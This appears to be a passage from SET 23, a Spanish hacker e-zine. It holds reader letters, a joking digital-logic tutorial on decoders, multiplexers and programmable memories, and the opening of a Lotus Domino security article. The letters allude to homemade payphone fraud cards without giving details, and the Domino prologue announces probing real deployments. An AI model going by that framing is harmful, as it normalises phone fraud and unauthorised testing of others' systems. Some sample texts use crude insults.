Un saludo,   Pantocrator....

-{ 0x0B }-
Muy buenas...
Veamos, que acabo de conseguir SET 22 despues de pasar mucho tiempo sin leerla (desde SET 11), asi que me baje todos los numeros atrasados pero aun no tuve tiempo de leerlos... ya llegare.
  [Si no me equivoco ya debes habertelos leidos todos de sobra, no hay nada como dejar pasar el tiempo para que los problemas se resuelvan solos]
La cosa es que me interesaria escribir un par de articulos para alguno de los proximos SET, pero como estoy medio desactualizado no se muy bien que lo que ya se publico y que es lo que no. Como la "bendita" escuela no me deja demasiado tiempo para repasar todos los numeros, se me ocurrio que tal vez preguntando podria enterarme de si alguno de estos temas interesan. Creo que puedo escribir, sobre algunos mas y sobre otros menos, pero por lo menos para empezar.
Telefonia Celular (Veo que pedian de esto en el ultimo numero. fisico/avanzado/mods? Que gusta mas?
Electronica (Pues es justamente mi especialidad. Tengo circuitos de distintos tipos y podria hacer un "cursillo" si sirviera)
Temas de MAC (Acaso no hay nadie que use Mac? Soy el unico? En el staff no se veia a ninguno... eso es una falta grave.)
  [Sobre electronica hay gente que puede escribir asi que no seria mi primera opcion, sobre MAC tu mismo, para mi es como un planeta misterioso. Y sobre Telefonia pues cualquier cosa que no sea la descripcion tecnica del sistema que es algo que Falken dejo finiquitado]
Aparte de esto, voy a echar un vistazo a la seccion de fotos de cabinas telefonicas, para ver que es lo que hay de Argentina. Supongo que algo podre agregar, porque hay telefonos de todo tipo cerca de mi casa (y de Telefonica). Ademas tengo una central que ocupa media manzana a doscientos metros de mi casa, pero parece una fortaleza por los alambres de puas, camaras y paredones.
  [Lo de las cabinas.. nos han llegado fotos pero al parecer GL debe estar montando algun chanchullo ilegal con ellas XDD porque en contra de sus promesas las mantiene escondidas en ignoto rincon]
Y ya se que es mucho pedir... pero me interesaria mucho que alguien me facilitara informacion sobre como hacer una tarjeta chip de Telefonica "made in casa"
Hace dos a~os intente una que fue un fiasco absoluto... incluso pensar en ella me da risa ahora. Me habia hecho la fantasia de que con un par de transistores, un diodo y un integradito hacia magia, pero no resulto
  [Lo siento, pero ya sabes "hay que intentarlo", "lo importante es participar"...y demas topicos sobados sobre el fracaso]
Vi por alli fotos de una hecha por ustedes, asi que alguien de por ahi tiene que saber hacerla. Si ese "alguien" se pusiera de buen humor y me diera info o se contactara conmigo lo agradeceria ad infinitum.
  [Ya empieza a ser un tema recurrente asi que probare una tactica que nunca he usado hasta ahora. Dar una respuesta directa y sincera.
    SI. Existe una tarjeta ’magica’ que permite llamar en cabinas.
    SI. Gente de SET ha desarrollado una (supongo que otros grupos tambien)
    NO. Te voy a decir quien de SET ha sido el ’cerebelo’. Adivina.
    NO. Creo que si lo encuentras te diga mucho, su valor es inversamente proporcional a su difusion]
Esto es todo por ahora... espero recibir alguna respuesta. Hasta entonces, suerte y gracias.
  [Espero haber dejado zanjado *para siempre* el tema de las cabinas timofonicas, en cuanto a la colaboracion debes valorar en que temas te sientes solido, consultar la seccion 0x07 y sobre todo encontrar algo sobre lo que te guste escribir]
-{ 0x0C }-
Hola, mira ire al grano, necesito cambiarme una notas en la universidad y me gustaria si me dijeses si eso es posible y como. Si no, gracias de todos modos por haber leido el e-mail y espero que sigais todos asi y que sigais

dandonos informacion que a veces viene bien.
Atte.: Xxxx
  [Tienes suerte de haber escrito aqui, otros te dirian que eso no se puede
    hacer pero es mentira. Se puede. Y yo se como. No te digo que sea facil,
    ni que no requiera conocimientos ni experiencia porque seria mentirte,
    pero se puede hacer. Esta comprobado. Solo puedo decirte el nombre del
    metodo secreto que sirve para lograrlo, lo demas tu mismo, se llama...
    ESTUDIAR]
-{ 0x0D }-
Hi Pas,
como va eso? La pregunta tiene su miga... un amigo y
yo estamos bastante "moscas" por la tardanza del
siguiente numero de SET (el 23, no?)... cuando digo
"moscas" no me refiero a cabreo, sino a que
sospechamos que ha ocurrido algo, y mas desde que no
podemos acceder al tablon de opinion para ver si hay
algun indicio de que sigais ahi... yo, de hecho, estoy
en la lista de correo pero parece ser que tampoco
funciona.
 [Que te voy a contar, cada uno tiene una tarea, a veces alguno
   no la cumple y las cosas parecen venirse abajo. No siempre hay
   alguien dispuesto a hacer de 'backup' pero no preocuparse porque
   aqui esta como always 'good old Pas' corrigiendo y poniendo parches
   con un par de trimestres de retraso. La vida sigue igual.]
Ha habido algun follon importante o algo?
  [No me extra~aria que hubiesen detenido a GL pero creo que mas
    bien seria por:
    1) Vandalismo: Se junta con gente que no hace mas que desmontar cosas
    2) Conduccion temeraria: Va por ahi con un cacharro que desafia las
       leyes de la fisica (y de trafico) circulando a unas velocidades
       que te ponen los pelos de punta, encima es de los tipicos que van
       tres en el coche y en cada cruce cada uno quiere ir a un lado
       diferente]

Esperamos que el camino que empezasteis hace ya,
buf... 4 años en agosto? no vaya a terminar asi de
repente... contais con nuestro apoyo, soys los
mejores. Bueno, por mi parte, el mejor eres tu, por la
de ^PeRI^, mi colega, el mejor es el Profesor Falken,
ya se ve a donde tiramos cada uno, eh? jeje.. A ver si
este mundillo recibe noticias vuestras pronto!!
  [Profesor Falken, quien es ese?. Un pelanas, seguro. :DDD
    Tu amigo esta tocadete. I am the best_ia.
    Y sobre lo del futuro de SET pues si alguien quiere colaborar
    y/o tomar el relevo.... pues que de un paso al frente]
Un saludo,
Walenzack (aka Postuma) & ^PeRI^
Estamos dentro!!!
  [Puedes jurarlo.]
EOF

```
-[ 0x0C ]--------------------------------------------------------------------
-[ Electronica Digital - Parte II ]-----------------------------------------
-[ by jnzero  ]-------------------------------------------------------SET-23-
 -= ELECTRONICA DIGITAL O COMO CREARSE UN PENTIUM CON UN SOLDADOR =-
    ____________________________________________________________
          Parte II                                      por jnzero
[.............................................]
Y aquella noche yo estaba celebrando
que hacia doce a~os que no me comia una rosca,
doce a~os sin estar con una mujer,
ni siquiera una shupailla en el pescuezo,
ni un solo beso en la boca,
doce a~os y en solitario,
doce a~os y a palo seco,
doce a~os jugando al cinco contra uno,
por eso aquella noche yo estaba convencido de que iba a triunfar,
de que iba a comerme algo
y me lo comiiii...
vaya si me lo comi...
y en mala hora me lo comi,
[...]
y ella se llamaba manolo.                    (Mojinos Escozios)
[.............................................]
  Weeeeeeeeeeeeeeee!. Pero que os habeis tomado para tenerle tanto
aprecio a la electronica como para seguir leyendo!. Wow! eso son ganas.
Como recompensa a todos aquellos que se tragaron el tordo del numero
pasado aqui va un regalito.
------------------4. Modulos combinacionales basicos.
                    ================================
  O la maravilla de la abstraccion.
-----------------------------------4.1 Descodificador
                      E
                   ___|____
                  | _____/ |-- z3
              x1 --|        |-- z2
              x0 --| _____  |-- z1
                   |______\_|-- z0
  Imaginaos que habeis estado utilizando numeros 900 hasta decir basta,
desde vuestra casa y sin ningun tipo de precaucion (lo cual no dice mucho
a vuestro favor puesto que mi articulo en SET 21 lo dejaba *muy* claro)
Y claro os entra la paranoia y quereis colocar un sistema de seguridad
en vuestra casa, de tal manera que metais un codigo y os deje pasar y en
caso contrario te salga una TV con el Sanchez Drago dando la co~a (lo cual
espanta al mas pintado).
Pues con un descodificador puedes hacerlo.
   El funcionamiento del descodificador es sencillo. Tiene 'x'
entradas y '2^x' salidas, luego en el caso de arriba  tenemos 2 entradas
y 4 salidas (es un descodificador 2 a 4).
Lo cachondo del asunto es que metiendo un numero por las entradas
(binario se entiende) la correspondiente salida se pone a 1.
  Ex:
     Queremos que nuestro sistema de 'seguridad' desactive el
programa de Sanchez Drago cuando le metemos un 2.
Esto traducido a binario es '10', luego en las entradas tendremos que poner
x1: 1
x0: 0
ademas de la entrada E (llamada de capacitacion), que es lo que permite
que el circuito vaya bien, luego E=1.
  Asi pues imaginaos el circuito siguiente:
                      E
                   ___|____
                  | _____ /|-- z3------------[DRAGO]
```




Mientras metamos el codigo ’10’ la puerta se abrira, en caso contrario, plaf! adios vida social.

4.2 Codificador


Ahora imaginaos que sois unos enfermos y en vez de poner cuatro posibles salidas poneis muchas mas. Introducir a pelo 64 o 128 ’1’s o ’0’s seria cuanto menos infernal.
Que tal si le acoplamos un teclado en el que cada letra tenga su correspondiente codificacion binaria? por ejemplo, si pulsamos la tecla ’2’ que salga ’10’.

Voila, tenemos un dispositivo que nos permite hacer eso.



Bien, que pasa si metemos un 1 en x3? pues que la salida sera:
z1: 1
z0: 1


que es lo mismo que ’3’ en binario. Tiene gracia no? metemos un uno en ’x3’ (nota para lentos: lleva un 3) y sale ’11’ que es ’3’ en binario. Todo esto teniendo E=1



Que circuito mas estupido pensaran los gurus! Pues si, pero es ilustrativo. Si en nuestro teclado (KEYB) pulsamos el 2 (x2) se activara la salida ABRIR PUERTA del descodificador y no tendremos que ver 30 veces ’Sonrisas y lagrimas’ para desintoxicarnos.

Ups! que no se me olvide. Algunos codificadores llevan una salida adicional: A (active) que indica si alguna de las entradas esta a 1.


Que pasaria si fueramos unos manazas y tocasemos mas de un boton a la vez. Pues con los codificadores ’normales’ no tendriamos garantia de su funcionamiento. Pero eso se arregla con un peque~o circuito de prioridad. Alla va.



Hala! a tomar por el weich! Ahora la salida con mayor prioridad sera la de mas alto valor. Luego si ponemos x3 y x1 a 1, la que ganara sera x3.


----------4.3 Multiplexor

Conoceis eso que hacen las TV's Digitales para metere 60 canales en un ancho de banda relativamente peque~o? Bueno yo no, pero oi a un tio en la fruteria que habia leido en una revista que eso se llama multiplexacion de canales, es decir, meter varios canales en una frecuencia, en vez de en varias, lo cual seria mas caro para la compa~ia. Pues bien el multiplexor no tiene, repito _NO_ tiene nada que ver. Solo se asemeja de lejos al funcionamiento de esas TV.



Lo que hace el MUX (multiplexor) es, dadas unas posibles entradas 'x' y unas entradas de control 'c', la salida 'z' se define por la entrada 'x' se~alada por las entradas 'c'.

Ex: Pillamos este MUX con la entradas siguientes.




Si por ejemplo, teniendo E a 1, introducimos en c1c0, la informacion
c1=0
c0=1 La salida sera 1.

Si nos damos cuenta hemos metido un '1' en las entradas de control 'c' luego la salida sera la correspondiente a la entrada x1 que es 1.

Nada mas, imaginaos cualquier circuito sicodelico, que se me acaban las gracias :) (naaaa).

----------4.4 De-multiplexor

PUF! QUE DIFICIL! lo mismo de antes pero al reves. ;)
z = salida
c = entrada de control
x = entrada de datos




Mira! ahora lo de los canales tiene algo mas de sentido. Es mas se me esta ocurriendo un posible circuito para transmitir multiples informaciones por un mismo canal.

CIRCUITO SENCILLIN (ASCII sux y paso de piratear el ORCAD)

Imaginaos que teneis cuatro amigos a los que quereis mandar cuatro textos diferentes. En cada texto, poneis verde al siguiente. Por ejemplo.
Texto 0: Green Legend pone a caldo a Krip7ik
Texto 1: Krip7ik pone a caldo a MORTIIS
Texto 2: MORTIIS pone a caldo a Doing
Texto 3: Doing pone a caldo a Green Legend.

(hehe)
Total que un individuo, llamemosle, ehm..., no se... 'jn0' es poseedor de los cuatro textos y como buen ciudadano quiere poner en conocimiento de los inculpados que es lo que pasa.
Pero claro el amigo 'jn0' pasa de enviar todos los textos a cada uno, porque a Krip7ik posiblemente se la sude si MORTIIS pone a caldo a Doing.
Despues de un tiempo pensando llego a una conclusion: utilizando las lineas de Telefonica, mandaria por el mismo canal toda la informacion y que cada uno, con su clave personal pudiera recoger su texto sin recibir los demas.
Luego el esquema es:



jn0 hace lo siguiente: crea un protocolo binario de tal manera que mande los cuatro mensajes en la misma linea, sin que haya conflictos luego:


NOTA: un contador modulo 4 es un circuito secuencial (es decir que cambia de estado y salida a lo largo del tiempo). Ya lo explicare. Solo tened clara una cosa, es un circuito que durante un tiempo vale 0, luego 1, luego 2, 3, 0, 1, 2 etc.
Ahora jn0, famoso donde los haya, genera un codigo especial, de tal manera que cada palabra valga 1,2 o 3 bits.

```
NICKS
-----
Green Legend = 00
Doing        = 01
Krip7ik      = 10
MORTIIS      = 11
Flames
------
es un gualtrapa = 00
es un lameron   = 01
es un julai     = 10
es un mariposon = 11
```

De tal manera que nuestros textos quedan:

```
Texto 0: Krip7ik es un julai
           10          10
Texto 1: MORTIIS es un gualtrapa
           11          00
Texto 2: Doing es un lameron
           01          01
Texto 3: Green es un mariposon
           00          11
```

Ahora jn0, en su buen saber hace un circuito sencillismo (que explicare mas adelante) que hace los siguiente:
soltar un bit cada vez que el contador marca su numero.
Es decir:



```
              | |
            [CONTADOR modulo 4]
```

Luego entonces, el contador empieza en 00, entonces sale el primer caracter de la palabra que esta en x0 es decir 1:

```
               E
             ___|____
    [0011]--|3 \ _   |
    [0101]--|2      \|__ 0
    [1100]--|1   _  /|
    [101 ]--|0_/_____|
              | |
              0 0
```

Ahora se aumenta en un el contador y por lo tanto el MUX pilla el primer bit del texto1.

```
             E
             ___|____
    [0011]--|3 \ _   |
    [0101]--|2      \|__ --> 0  -  0
    [110 ]--|1   _  /|        ^^^^^
    [101 ]--|0_/_____|     Eh! empezamos a transmitir informacion!
              | |
              0 1
```

Llegados al caso en el que el contador este a 3 (11):

```
              E
             ___|____
    [001 ]--|3 \ _   |
    [010 ]--|2      \|__ --> 1  -  1  -  0  -  0
    [110 ]--|1   _  /|
    [101 ]--|0_/_____|
              | |
              1 1
```

el contador pasa a 0 y empieza con el siguiente bit.

```
             E
             ___|____
    [001 ]--|3 \ _   |
    [010 ]--|2      \|__ -->  1  -             1  -  1  -  0  -  0
    [110 ]--|1   _  /|        ^                 ^^^^^^^^^^^^^^^^^
    [10  ]--|0_/_____| 2-bit del primer txt     Primeros bits de los txt
              | |
              0 0
```

etc. asi hasta el que se queden los textos a 0.

Ahora, los cuatro textos van viajando por la misma linea, separados por un peque~o espacio de tiempo:

```
         ========================================================
             1   ->     1   ->      1     ->     0    ->       0
         ========================================================
```


HAHAHAHA y ahora como cohones hacemos que cada uno llegue a su destinatario y no al equivocado?. El amigo jn0 despues de varios a~os de reflexion, un dia llego a la conclusion de que habia que utilizar exactamente lo mismo para descodificar. Cuando llegase el primer bit, empezar a colocarlos en el mismo orden en el que habian salido. Esto es: el primer bit que llegara seria el primer bit (!) (no olvideis lo del MSB y LSB, mirad el primer articulo) del primer texto.

Luego jn0 hizo lo que el llamo un


```
,-------------------------------------------.
| broadcasterrouteadorpasarelawingatero (c),  |
 -------------------------------------------'
```

que al final se quedo en demultiplexor chapucero porque el otro


nombre estaba con copyright. El esquema que resulto fue el siguiente:




jn0 queria que a cada uno le llegase la misma informacion: ahora solo tenia que recomponer los paquetes de bit que habia enviado. Pues cogio un DEMUX y aplico el mismo truco



llega el primer bit, luego nuestro contador esta a 00;






Y asi hasta rellenar los cuatro cajetines. Ahora cada uno pilla su correspondiente mensaje y lo traduce:
Green tiene [0011] que segun el codigo de jn0 es: Green es un mariposon.
Doing tiene [0101]: Doing es un lameron.
Mortiis tiene [1100]: Mortiis es un gualtrapa.
etc.


Nota: Si alguien no lo ha entendido, que cante aquello de ’en las cabinas no se orina, para eso estan la esquinas’.
Que me haya ocupado casi 14k y no te hayas enterado es delito chaval.

4.4 Memoria ROM.

Waw! Esto te suena mas eh eh!. Pues en fin, si, si que es famosa, teniendo en cuenta que muchos dispositivos (por que creias que se llamaban EEPROMS) hacen uso de ellas.
Aunque os voy a dar los fundamentos basicos, os explicare algunas de ellas, para que le tomeis gustillo:
ROM: Read Only Memory. Memoria de solo lectura.
PROM: Programable ROM. Memoria en la que se puede escribir, normalmente con una tension de 21v. Las tarjetas de la gran T.
EPROM: Erasable Programable ROM. Programables y que se pueden borrar aplicando una luz ultravioleta.

Que es una ROM? Pues nada mirad el ascii.






Pues una ROM no es mas que eso: un descodificador y puertas OR enganchadas a las salidas. Eso si donde veis los * significan conexiones y esa es la parte programable del asunto. Por supuesto podemos repetir toda esa parte (OR) para tener varias funciones de salida en un mismo modulo.

Si queremos implementar un circuito parecido al de la alarma de tal manera que la eleccion de la clave haga sonar una musiquilla de Roberto Carlos, solo tenemos que destruir (tal cual) el nodo que lo une a la puerta OR y ya esta.

La representacion que pongo ahora es la que se suele utilizar. Como no me apetece escribir y como se que no sois unos inutiles dejare a vuestra intencion su transcripcion:




4.5 Memoria PAL.

PAL: Programmable Array Logic. Vector Logico Programable.


Como curiosidad, los circuitos programables basicos (ROM's PAL's) se componen de dos modulos: la matriz de AND's y la matriz de OR's. Como hemos visto, la matriz de AND's en la ROM es estatica ya que al funcionar igual que un descodificador no hace falta modificarla. En la ROM, la matriz programable es la de puertas OR.

La memoria PAL tiene como curiosidad la programacion de la matriz AND, teniendo como matriz estatica (no modificable) la de las puertas OR.

Los * indican nodos programables, los . indican nodos indestructibles.



Explicamos: Para no tener que dibujar mas cables, suponemos que en los cable corren dos bits muy juntitos es decir




Para la representacion tambien puede usarse lo de la matriz de 1's y 0's

----------4.5 Memoria PLA.

Con los tiempos que corren no nos podemos permitir el lujo de gastar dos modulos si queremos tener total flexibilidad a la hora de implementar sistemas combinacionales. Para ello estan la PLA.

Las PLA (me parecen que tambien se llaman PLD) permiten programar tanto la matriz AND como la OR.



Y por este numero se acabo. Pensaba escribir algo sobre sistemas secuenciales (con reloj, biestables y todas esas cosas). Pero uno tiene una vida propia, una amiga con derecho a roce que mantener y unos estudios que dejar de lado... si os ha parecido poco, enhorabuena porque significa que teneis ganas de aprender.

Si teneis algo de dinero os recomiendo este libro:

'Contemporary Logic Design'
Randy Katz
Benjamin-Cummings, 1994.

Es un libro muy chulo, con pastas duras y de color plateado, con la foto del tio que lo ha escrito (una combinacion de Bill Gates y Hawking - el de los agujeros negros -), pero esta muy bien en la parte de la circuiteria combinacional, y sobre todo en lo de los dispositivos programables basicos.

Si los vapores etilicos Eristroffistas no acaban conmigo, el proximo numero sera algo mas interesante, porque empezare con sistemas secuenciales con lo que podreis hacer relojes, reconocedores de secuencias, bombas nucleares y otras gracias.

Visitad la pagina de mi grupo libertario : http://flt.cjb.net
Escribid a : jnzero@phreaker.net

EOF

```
-[ 0x0D ]--------------------------------------------------------------------
-[ Domino Dancing  ]-----------------------------------------------------------
-[ by Paseante ]-----------------------------------------------------SET-23-
```

PROLOGO
=-=-=-=

La web. Para muchos, especialmente medios de comunicacion, web = internet, para la mayoria de empresas el lugar donde competir, ofrecer cada vez mas servicios, mas sofisticados, con mas efectos especiales.
Para ello utilizan software cada vez mas complejo, programas con millones de lineas de codigo y manuales que suman otro tanto. Todo debe ser rapido y facil, casi plug&play.
Hoy, aqui, ahora, estudiaremos el funcionamiento de la famosa pareja Lotus Domino & Lotus Notes, el objetivo es comprender el sistema y despues analizar sus implementaciones *reales* con la intencion de comprobar hasta que punto se hallan correctamente configuradas y protegidas.
El articulo se divide pues en dos grandes partes:
La primera dedicada a aprender lo seguro que puede ser Domino.
La segunda dedicada a demostrar lo inseguro que puede ser Domino.

Y por supuesto. Yo no he sido y ademas nadie me ha visto. ;-)

NOTES TEORICO
=-=-=-=-=-=-=

Introduccion.

- Historia
- Caracteristicas y Requisitos
- Conceptos Basicos

Seguridad en Notes/Domino.

- User IDs y Certificaciones
- Acceso al servidor
- Bases de datos
- Domino en red

NOTES PRACTICO.
=-=-=-=-=-=-=-=

Lotus Domino en la Web

- Domino en el mundo academico
- Domino en el mundo corporativo
- Conclusiones

REFERENCIAS
=-=-=-=-=-=

- Publicaciones
- URLs

-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-

INTRODUCCION
Lotus Domino y Lotus Notes

-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-<>-

Lotus Notes es hoy en dia uno de los paquetes de software mas populares, segun la propia Lotus constituye uno de sus mayores exitos y se puede decir que ha sido tan importante para el mundo de la informatica como Windows 3.0 o Pc Basket.
Notes ha sido siempre un producto adelantado a su tiempo, el software introductor de lo que se denomina "groupware", el primero en ofrecer un programa que integraba funciones de agenda, gestor de correo, discusiones, navegacion por bases de datos, siempre con un elevado estandar de seguridad y con una interfaz muy atractiva para el usuario.
Domino es la respuesta de Lotus a Internet, llego para "servir" a Notes en Internet y con sus caracteristicas de servidor web, servidor de correo, news, LDAP y soporte SSL se ha convertido en el "puente" entre el mundo Notes e Internet. Aunque ambos productos no se necesitan solo es posible extraer todo su potencial cuando se despliegan juntos, tiene merito que Lotus apostase por integrar su producto con Internet cuando M$ aun andaba haciendo planes para que nos conectasemos a su red MSN por 39.95$ al mes.

HISTORIA
=-=-=-=-=-

Notes proviene del trabajo realizado en la Universidad de Illinois en un proyecto llamado Platon Notes, por aquel entonces corria el a~o setenta y poco (los a~os de la polka mas o menos). Claro que entonces nadie sabia que IBM iba a desarrollar el PC que dejaria obsoleta la arquitectura del programa.
Asi nos plantamos en 1984 con los promotores de Platon Notes que llevan a~os llamando a todas las puertas para pedir dinero que les permita crear una version de Notes para PC, ya debian estar bastante hambrientos cuando el CEO de Lotus, Mitch Kapor, acepto correr con los gastos.
Nuestros amigos, llamados Ozzie, Halvorsen y Kawell, fundaron una empresa de nombre Iris Associates que quedo bajo el control de Lotus.
